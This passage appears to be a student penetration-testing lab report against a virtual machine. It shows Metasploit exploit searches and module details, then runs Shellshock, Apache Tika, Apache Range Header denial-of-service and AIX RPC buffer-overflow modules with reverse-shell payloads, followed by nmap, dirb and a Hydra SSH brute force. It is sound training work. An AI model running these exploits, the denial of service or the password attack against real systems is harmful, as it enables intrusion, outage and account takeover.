   14  exploit/multi/http/apache_jetspeed_file_upload                2016-03-06       manual     No     Apache Jetspeed Arbitrary File Upload
   15  exploit/windows/http/apache_mod_rewrite_ldap                  2006-07-28       great      Yes    Apache Module mod_rewrite LDAP Protocol Buffer Overflow
   16  exploit/multi/http/apache_nifi_processor_rce                  2020-10-03       excellent  Yes    Apache NiFi API Remote Code Execution
   17  exploit/linux/http/apache_nifi_h2_rce                         2023-06-12       excellent  Yes    Apache NiFi H2 Connection String Remote Code Execution
   18  exploit/linux/http/apache_ofbiz_deserialization_soap          2021-03-22       excellent  Yes    Apache OFBiz SOAP Java Deserialization
   19  exploit/linux/http/apache_ofbiz_deserialization               2020-07-13       excellent  Yes    Apache OFBiz XML-RPC Java Deserialization
   20  exploit/multi/misc/openoffice_document_macro                  2017-02-08       excellent  No     Apache OpenOffice Text Document Malicious Macro Execution
   21  exploit/multi/http/apache_rocketmq_update_config              2023-05-23       excellent  Yes    Apache RocketMQ update config RCE
   22  exploit/multi/http/apache_roller_ognl_injection               2013-10-31       excellent  Yes    Apache Roller OGNL Injection
   23  exploit/multi/http/shiro_rememberme_v124_deserialize          2016-06-07       excellent  No     Apache Shiro v1.2.4 Cookie RememberME Deserial RCE
   24  exploit/multi/http/solr_velocity_rce                          2019-10-29       excellent  Yes    Apache Solr Remote Code Execution via Velocity Template
   25  exploit/linux/http/spark_unauth_rce                           2017-12-12       excellent  Yes    Apache Spark Unauthenticated Command Execution
   26  exploit/linux/http/apache_spark_rce_cve_2022_33891            2022-07-18       excellent  Yes    Apache Spark Unauthenticated Command Injection RCE
   27  exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec         2021-10-25       excellent  Yes    Apache Storm Nimbus getTopologyHistory Unauthenticated Command
   28  exploit/multi/http/struts_default_action_mapper               2013-07-02       excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Executio
   29  exploit/multi/http/struts_dev_mode                            2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   30  exploit/multi/http/struts2_multi_eval_ognl                    2020-09-14       excellent  Yes    Apache Struts 2 Forced Multi OGNL Evaluation
   31  exploit/multi/http/struts2_namespace_ognl                     2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   32  exploit/multi/http/struts2_rest_xstream                       2017-09-05       excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   33  exploit/multi/http/struts2_code_exec_showcase                 2017-07-07       excellent  Yes    Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
   34  exploit/multi/http/struts_code_exec_classloader               2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   35  exploit/multi/http/struts_dmi_exec                            2016-04-27       excellent  Yes    Apache Struts Dynamic Method Invocation Remote Code Execution
   36  exploit/multi/http/struts2_content_type_ognl                  2017-03-07       excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL Injection
   37  exploit/multi/http/struts_code_exec_parameters                2011-10-01       excellent  Yes    Apache Struts ParametersInterceptor Remote Code Execution
   38  exploit/multi/http/struts_dmi_rest_exec                       2016-06-01       excellent  Yes    Apache Struts REST Plugin With Dynamic Method Invocation Remote
   39  exploit/multi/http/struts_code_exec                           2010-07-13       good       No     Apache Struts Remote Command Execution
   40  exploit/multi/http/struts_code_exec_exception_delegator       2012-01-06       excellent  No     Apache Struts Remote Command Execution
   41  exploit/multi/http/struts_include_params                      2013-05-24       great      Yes    Apache Struts includeParams Remote Code Execution
   42  exploit/linux/http/apache_superset_cookie_sig_rce             2023-09-06       good       Yes    Apache Superset Signed Cookie RCE
   43  exploit/windows/http/apache_tika_jp2_jscript                  2018-04-25       excellent  Yes    Apache Tika Header Command Injection
   44  exploit/windows/http/tomcat_cgi_cmdlineargs                   2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
```

```
msf6 > info 50

       Name: Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
     Module: exploit/multi/http/apache_mod_cgi_bash_env_exec
   Platform:
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2014-09-24

Provided by:
  Stephane Chazelas
  wvu <wvu@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>
  lcamtuf

Module stability:
 crash-safe

Available targets:
      Id  Name
      --  ----
  =>  0   Linux x86
      1   Linux x86_64

Check supported:
  Yes

Basic options:
  Name            Current Setting  Required  Description
  ----            ---------------  --------  -----------
  CMD_MAX_LENGTH  2048             yes       CMD max line length
  CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER          User-Agent       yes       HTTP header to use
  METHOD          GET              yes       HTTP method to use
  Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-me
  RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT           80               yes       The target port (TCP)
  SSL             false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI                        yes       Path to CGI script
  TIMEOUT         5                yes       HTTP read response timeout (seconds)
  URIPATH                          no        The URI to use for this exploit (default is random)
  VHOST                            no        HTTP server virtual host


  When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on.
   SRVPORT  8080             yes       The local port to listen on.

 Payload information:
   Space: 2048

 Description:
   This module exploits the Shellshock vulnerability, a flaw in how the Bash shell
   handles external environment variables. This module targets CGI scripts in the
   Apache web server by setting the HTTP_USER_AGENT environment variable to a
   malicious function definition.

 References:
   https://nvd.nist.gov/vuln/detail/CVE-2014-6271
   https://nvd.nist.gov/vuln/detail/CVE-2014-6278
   https://cwe.mitre.org/data/definitions/94.html
   OSVDB (112004)
   https://www.exploit-db.com/exploits/34765
   https://access.redhat.com/articles/1200223
   https://seclists.org/oss-sec/2014/q3/649

 Also known as:
   Shellshock
```

```
msf6 > info 43

       Name: Apache Tika Header Command Injection
     Module: exploit/windows/http/apache_tika_jp2_jscript
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2018-04-25

Provided by:
  h00die
  David Yesland
  Tim Allison

Available targets:
      Id  Name
      --  ----
  =>  0   Windows

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-me
  RPORT      9998             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /                yes       The base path to the web application
  URIPATH                     no        The URI to use for this exploit (default is random)
  VHOST                       no        HTTP server virtual host


  When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
  SRVPORT  8080             yes       The local port to listen on.

Payload information:

Description:
  This module exploits a command injection vulnerability in Apache
  Tika 1.15 - 1.17 on Windows.  A file with the image/jp2 content-type is
  used to bypass magic bytes checking.  When OCR is specified in the
  request, parameters can be passed to change the parameters passed
  at command line to allow for arbitrary JScript to execute. A
  JScript stub is passed to execute arbitrary code. This module was
  verified against version 1.15 - 1.17 on Windows 2012.
  While the CVE and finding show more versions vulnerable, during
  testing it was determined only > 1.14 was exploitable due to
  jp2 support being added.

References:
  https://www.exploit-db.com/exploits/46540
  https://rhinosecuritylabs.com/application-security/exploiting-cve-2018-1335-apache-tika/
  https://lists.apache.org/thread.html/b3ed4432380af767effd4c6f27665cc7b2686acccbefeb9f55851dca@%3Cdev.ti
  https://nvd.nist.gov/vuln/detail/CVE-2018-1335
```

```
msf6 > info auxiliary/dos/http/apache_range_dos

       Name: Apache Range Header DoS (Apache Killer)
     Module: auxiliary/dos/http/apache_range_dos
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2011-08-19

Provided by:
  Kingcope
  Masashi Fujiwara
  Markus Neis <markus.neis@gmail.com>

Available actions:
    Name   Description
    ----   -----------
    CHECK  Check if target is vulnerable
=>  DOS    Trigger Denial of Service against target

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usin
  RLIMIT   50               yes       Number of requests to send
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  THREADS  1                yes       The number of concurrent threads (max one per host)
  URI      /                yes       The request URI
  VHOST                     no        HTTP server virtual host

Description:
  The byterange filter in the Apache HTTP Server 2.0.x through 2.0.64, and 2.2.x
  through 2.2.19 allows remote attackers to cause a denial of service (memory and
  CPU consumption) via a Range header that expresses multiple overlapping ranges,
  exploit called "Apache Killer"

References:
  http://www.securityfocus.com/bid/49303
  https://nvd.nist.gov/vuln/detail/CVE-2011-3192
  https://www.exploit-db.com/exploits/17696
  OSVDB (74721)
```

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /hitman.php
TARGETURI => /hitman.php
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you wa
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
```

```
msf6 > use exploit/windows/http/apache_tika_jp2_jscript
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(windows/http/apache_tika_jp2_jscript) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you wa
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
```

```
msf6 > use auxiliary/dos/http/apache_range_dos
msf6 auxiliary(dos/http/apache_range_dos) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(dos/http/apache_range_dos) > run

[*] Sending DoS packet 1 to 192.168.56.101:80
[*] Sending DoS packet 2 to 192.168.56.101:80
[*] Sending DoS packet 3 to 192.168.56.101:80
[*] Sending DoS packet 4 to 192.168.56.101:80
[*] Sending DoS packet 5 to 192.168.56.101:80
[*] Sending DoS packet 6 to 192.168.56.101:80
[*] Sending DoS packet 7 to 192.168.56.101:80
[*] Sending DoS packet 8 to 192.168.56.101:80
[*] Sending DoS packet 9 to 192.168.56.101:80
[*] Sending DoS packet 10 to 192.168.56.101:80
[*] Sending DoS packet 11 to 192.168.56.101:80
[*] Sending DoS packet 12 to 192.168.56.101:80
[*] Sending DoS packet 13 to 192.168.56.101:80
[*] Sending DoS packet 14 to 192.168.56.101:80
[*] Sending DoS packet 15 to 192.168.56.101:80
[*] Sending DoS packet 16 to 192.168.56.101:80
[*] Sending DoS packet 17 to 192.168.56.101:80
[*] Sending DoS packet 18 to 192.168.56.101:80
[*] Sending DoS packet 19 to 192.168.56.101:80
[*] Sending DoS packet 20 to 192.168.56.101:80
[*] Sending DoS packet 21 to 192.168.56.101:80
[*] Sending DoS packet 22 to 192.168.56.101:80
[*] Sending DoS packet 23 to 192.168.56.101:80
[*] Sending DoS packet 24 to 192.168.56.101:80
[*] Sending DoS packet 25 to 192.168.56.101:80
[*] Sending DoS packet 26 to 192.168.56.101:80
[*] Sending DoS packet 27 to 192.168.56.101:80
[*] Sending DoS packet 28 to 192.168.56.101:80
[*] Sending DoS packet 29 to 192.168.56.101:80
[*] Sending DoS packet 30 to 192.168.56.101:80
[*] Sending DoS packet 31 to 192.168.56.101:80
[*] Sending DoS packet 32 to 192.168.56.101:80
[*] Sending DoS packet 33 to 192.168.56.101:80
[*] Sending DoS packet 34 to 192.168.56.101:80
[*] Sending DoS packet 35 to 192.168.56.101:80
[*] Sending DoS packet 36 to 192.168.56.101:80
[*] Sending DoS packet 37 to 192.168.56.101:80
[*] Sending DoS packet 38 to 192.168.56.101:80
```

CVE associated (APACHE):

- CVE-2014-6271
- CVE-2018-1335
- CVE-2011-3192

```
msf6 > search type:exploit RPC

Matching Modules
================

   #   Name                                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                                    ---------------  ----       -----  -----------
   0   exploit/aix/rpc_cmsd_opcode21                                           2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   1   exploit/windows/scada/advantech_webaccess_webvrpcs_bof                  2017-11-02       good       No     Advantech WebAccess Webvrpcs Service Opcode 80061 Stack Buffer Overflow
   2   exploit/linux/http/apache_ofbiz_deserialization                         2020-07-13       excellent  Yes    Apache OFBiz XML-RPC Java Deserialization
   3   exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec                   2021-10-25       excellent  Yes    Apache Storm Nimbus getTopologyHistory Unauthenticated Command Execution
   4   exploit/windows/http/ca_arcserve_rpc_authbypass                         2011-07-25       excellent  No     CA Arcserve D2D GWT RPC Credential Information Disclosure
   5   exploit/windows/brightstor/message_engine_72                            2010-10-04       average    No     CA BrightStor ARCserve Message Engine 0x72 Buffer Overflow
   6   exploit/windows/brightstor/message_engine                               2007-01-11       average    No     CA BrightStor ARCserve Message Engine Buffer Overflow
   7   exploit/windows/brightstor/message_engine_heap                          2006-10-05       average    No     CA BrightStor ARCserve Message Engine Heap Overflow
   8   exploit/windows/brightstor/tape_engine_0x8a                             2010-10-04       average    No     CA BrightStor ARCserve Tape Engine 0x8A Buffer Overflow
   9   exploit/windows/brightstor/tape_engine                                  2006-11-21       average    No     CA BrightStor ARCserve Tape Engine Buffer Overflow
   10  exploit/windows/brightstor/mediasrv_sunrpc                              2007-04-25       average    No     CA BrightStor ArcServe Media Service Stack Buffer Overflow
   11  exploit/windows/local/cve_2020_17136                                    2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitrary File Creation EOP
   12  exploit/windows/brightstor/ca_arcserve_342                              2008-10-09       average    No     Computer Associates ARCserve REPORTREMOTEEXECUTECML Buffer Overflow
   13  exploit/windows/brightstor/etrust_itm_alert                             2008-04-04       average    No     Computer Associates Alert Notification Buffer Overflow
   14  exploit/windows/local/druva_insync_insyncccphwnet64_rcp_type_5_priv_esc 2020-02-25       excellent  Yes    Druva inSync inSyncCPHwnet64.exe RPC Type 5 Privilege Escalation
   15  exploit/windows/emc/networker_format_string                             2012-08-29       normal     No     EMC Networker Format String
   16  exploit/windows/dcerpc/ms03_026_dcom                                    2003-07-16       great      Yes    MS03-026 Microsoft RPC DCOM Interface Overflow
   17  exploit/windows/smb/ms04_011_lsass                                      2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   18  exploit/windows/dcerpc/ms05_017_msmq                                    2005-04-12       good       No     MS05-017 Microsoft Message Queueing Service Path Overflow
   19  exploit/windows/smb/ms06_040_netapi                                     2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   20  exploit/windows/smb/ms07_029_msdns_zonename                             2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   21  exploit/windows/dcerpc/ms07_029_msdns_zonename                          2007-04-12       great      No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
   22  exploit/windows/dcerpc/ms07_065_msmq                                    2007-12-11       good       No     MS07-065 Microsoft Message Queueing Service DNS Name Path Overflow
   23  exploit/windows/smb/ms08_067_netapi                                     2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   24  exploit/windows/smb/ms10_061_spoolss                                    2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   25  exploit/osx/rtsp/quicktime_rtsp_content_type                            2007-11-23       average    No     MacOS X QuickTime RTSP Content-Type Overflow
   26  exploit/multi/misc/msf_rpc_console                                      2011-05-22       excellent  No     Metasploit RPC Console Command Execution
   27  exploit/windows/local/alpc_taskscheduler                                2018-08-27       normal     No     Microsoft Windows ALPC Task Scheduler Local Privilege Elevation
   28  exploit/windows/smb/smb_rras_erraticgopher                              2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   29  exploit/netware/sunrpc/pkernel_callit                                   2009-09-30       good       No     NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
   30  exploit/windows/smb/netidentity_xtierrpcpipe                            2009-04-06       great      No     Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
   31  exploit/unix/webapp/openmediavault_rpc_rce                              2020-09-28       excellent  Yes    OpenMediaVault rpc.php Authenticated PHP Code Injection
   32  exploit/unix/webapp/oracle_vm_agent_utl                                 2010-10-12       excellent  Yes    Oracle VM Server Virtual Server Agent Command Injection
   33  exploit/unix/webapp/php_xmlrpc_eval                                     2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
   34  exploit/windows/dcerpc/cve_2021_1675_printnightmare                     2021-06-08       normal     Yes    Print Spooler Remote DLL Injection
   35  exploit/linux/misc/unidata_udadmin_auth_bypass                          2023-03-30       excellent  Yes    Rocket Software Unidata udadmin_server Authentication Bypass
   36  exploit/linux/misc/unidata_udadmin_password_stack_overflow              2023-03-30       good       Yes    Rocket Software Unidata udadmin_server Stack Buffer Overflow in Password
   37  exploit/linux/samba/setinfopolicy_heap                                  2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   38  exploit/linux/samba/lsa_transnames_heap                                 2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   39  exploit/osx/samba/lsa_transnames_heap                                   2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   40  exploit/solaris/samba/lsa_transnames_heap                               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   41  exploit/osx/samba/trans2open                                            2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   42  exploit/windows/http/sitecore_xp_cve_2021_42237                         2021-11-02       excellent  Yes    Sitecore Experience Platform (XP) PreAuth Deserialization RCE
   43  exploit/multi/ids/snort_dce_rpc                                         2007-02-19       good       No     Snort 2 DCE/RPC Preprocessor Buffer Overflow
   44  exploit/solaris/sunrpc/sadmind_exec                                     2003-09-13       excellent  No     Solaris sadmind Command Execution
```

```
msf6 > info 0

       Name: AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
     Module: exploit/aix/rpc_cmsd_opcode21
   Platform: AIX
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2009-10-07

Provided by:
  Rodrigo Rubira Branco (BSDaemon)
  jduck <jduck@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   IBM AIX Version 5.1

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.c
  RPORT   111              yes       The target port (TCP)

Payload information:
  Space: 4104
  Avoid: 1 characters

Description:
  This module exploits a buffer overflow vulnerability in opcode 21 handled by
  rpc.cmsd on AIX. By making a request with a long string passed to the first
  argument of the "rtable_create" RPC, a stack based buffer overflow occurs. This
  leads to arbitrary code execution.

  NOTE: Unsuccessful attempts may cause inetd/portmapper to enter a state where
  further attempts are not possible.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2009-3699
  OSVDB (58726)
  http://www.securityfocus.com/bid/36615
  https://web.archive.org/web/20091013155835/http://labs.idefense.com/intelligence/vu
  https://web.archive.org/web/20221204155746/http://aix.software.ibm.com/aix/efixes/se
```

```
msf6 > info 51

       Name: ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
     Module: exploit/aix/rpc_ttdbserverd_realpath
   Platform: AIX
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2009-06-17

Provided by:
  Ramon de C Valle <rcvalle@metasploit.com>
  Adriano Lima <adriano@risesecurity.org>

Available targets:
      Id  Name
      --  ----
  =>  0   IBM AIX Version 6.1.4
      1   IBM AIX Version 6.1.3
      2   IBM AIX Version 6.1.2
      3   IBM AIX Version 6.1.1
      4   IBM AIX Version 6.1.0
      5   IBM AIX Version 5.3.10 5.3.9 5.3.8 5.3.7
      6   IBM AIX Version 5.3.10
      7   IBM AIX Version 5.3.9
      8   IBM AIX Version 5.3.8
      9   IBM AIX Version 5.3.7
      10  Debug IBM AIX Version 6.1
      11  Debug IBM AIX Version 5.3

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasplo
  RPORT   111              yes       The target port (TCP)

Payload information:
  Avoid: 1 characters

Description:
  This module exploits a buffer overflow vulnerability in _tt_internal_realpath
  function of the ToolTalk database server (rpc.ttdbserverd).

References:
  https://nvd.nist.gov/vuln/detail/CVE-2009-2727
  OSVDB (55151)
```

```
msf6 > use exploit/aix/rpc_cmsd_opcode21
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(aix/rpc_cmsd_opcode21) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(aix/rpc_cmsd_opcode21) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022dfc8 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022e220 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022e478 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022e6d0 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022e928 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022eb80 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022edd8 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022f030 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022f288 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022f4e0 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022f738 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022f990 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022fbe8 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×2022fe40 ...
[*] 192.168.56.101:111 - Trying to exploit rpc.cmsd with address 0×20230098 ...
[*] Exploit completed, but no session was created.
```

```
msf6 > use exploit/aix/rpc_ttdbserverd_realpath
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(aix/rpc_ttdbserverd_realpath) > show options

Module options (exploit/aix/rpc_ttdbserverd_realpath):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/usin
   RPORT   111              yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   IBM AIX Version 6.1.4



View the full module info with the info, or info -d command.

msf6 exploit(aix/rpc_ttdbserverd_realpath) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(aix/rpc_ttdbserverd_realpath) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListen
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.101:111 - Trying to exploit rpc.ttdbserverd with address 0×20097430 ...
[-] 192.168.56.101:111 - Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
```

CVE associated (RPC):

- CVE-2009-3699
- CVE-2009-2727

4. Document possible exploits that you can use to exploit the vulnerabilities. Document your progress.

```
┌──(root㉿kali)-[~]
└─# nmap -p 111 --script=rpcinfo 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 13:44 WET
Nmap scan report for 192.168.56.101
Host is up (0.0027s latency).

PORT    STATE  SERVICE
111/tcp closed rpcbind
MAC Address: 08:00:27:FD:52:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

This script display the available RPC services, their program numbers, versions, and ports.

```
└─# dirb http://192.168.56.101/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Nov 27 13:46:11 2024
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/ ----
==> DIRECTORY: http://192.168.56.101/admin/
==> DIRECTORY: http://192.168.56.101/css/
==> DIRECTORY: http://192.168.56.101/img/
+ http://192.168.56.101/index.php (CODE:200|SIZE:3321)
==> DIRECTORY: http://192.168.56.101/js/
+ http://192.168.56.101/robots (CODE:200|SIZE:148)
+ http://192.168.56.101/robots.txt (CODE:200|SIZE:148)
+ http://192.168.56.101/server-status (CODE:403|SIZE:215)
==> DIRECTORY: http://192.168.56.101/u/

---- Entering directory: http://192.168.56.101/admin/ ----
+ http://192.168.56.101/admin/index.php (CODE:200|SIZE:3111)
==> DIRECTORY: http://192.168.56.101/admin/m/

---- Entering directory: http://192.168.56.101/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.101/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.101/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.101/u/ ----
+ http://192.168.56.101/u/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.56.101/admin/m/ ----
+ http://192.168.56.101/admin/m/index.php (CODE:200|SIZE:2905)

-----------------
END_TIME: Wed Nov 27 13:50:45 2024
DOWNLOADED: 18448 - FOUND: 7
```

Locates vulnerable endpoints.

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 13:55:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:12h, 15 active
[STATUS] 128.33 tries/min, 385 tries in 00:03h, 14344015 to do in 1862:52h, 15 active
[STATUS] 109.43 tries/min, 766 tries in 00:07h, 14343634 to do in 2184:38h, 15 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


Use tools like **Hydra** to brute-force SSH credentials.

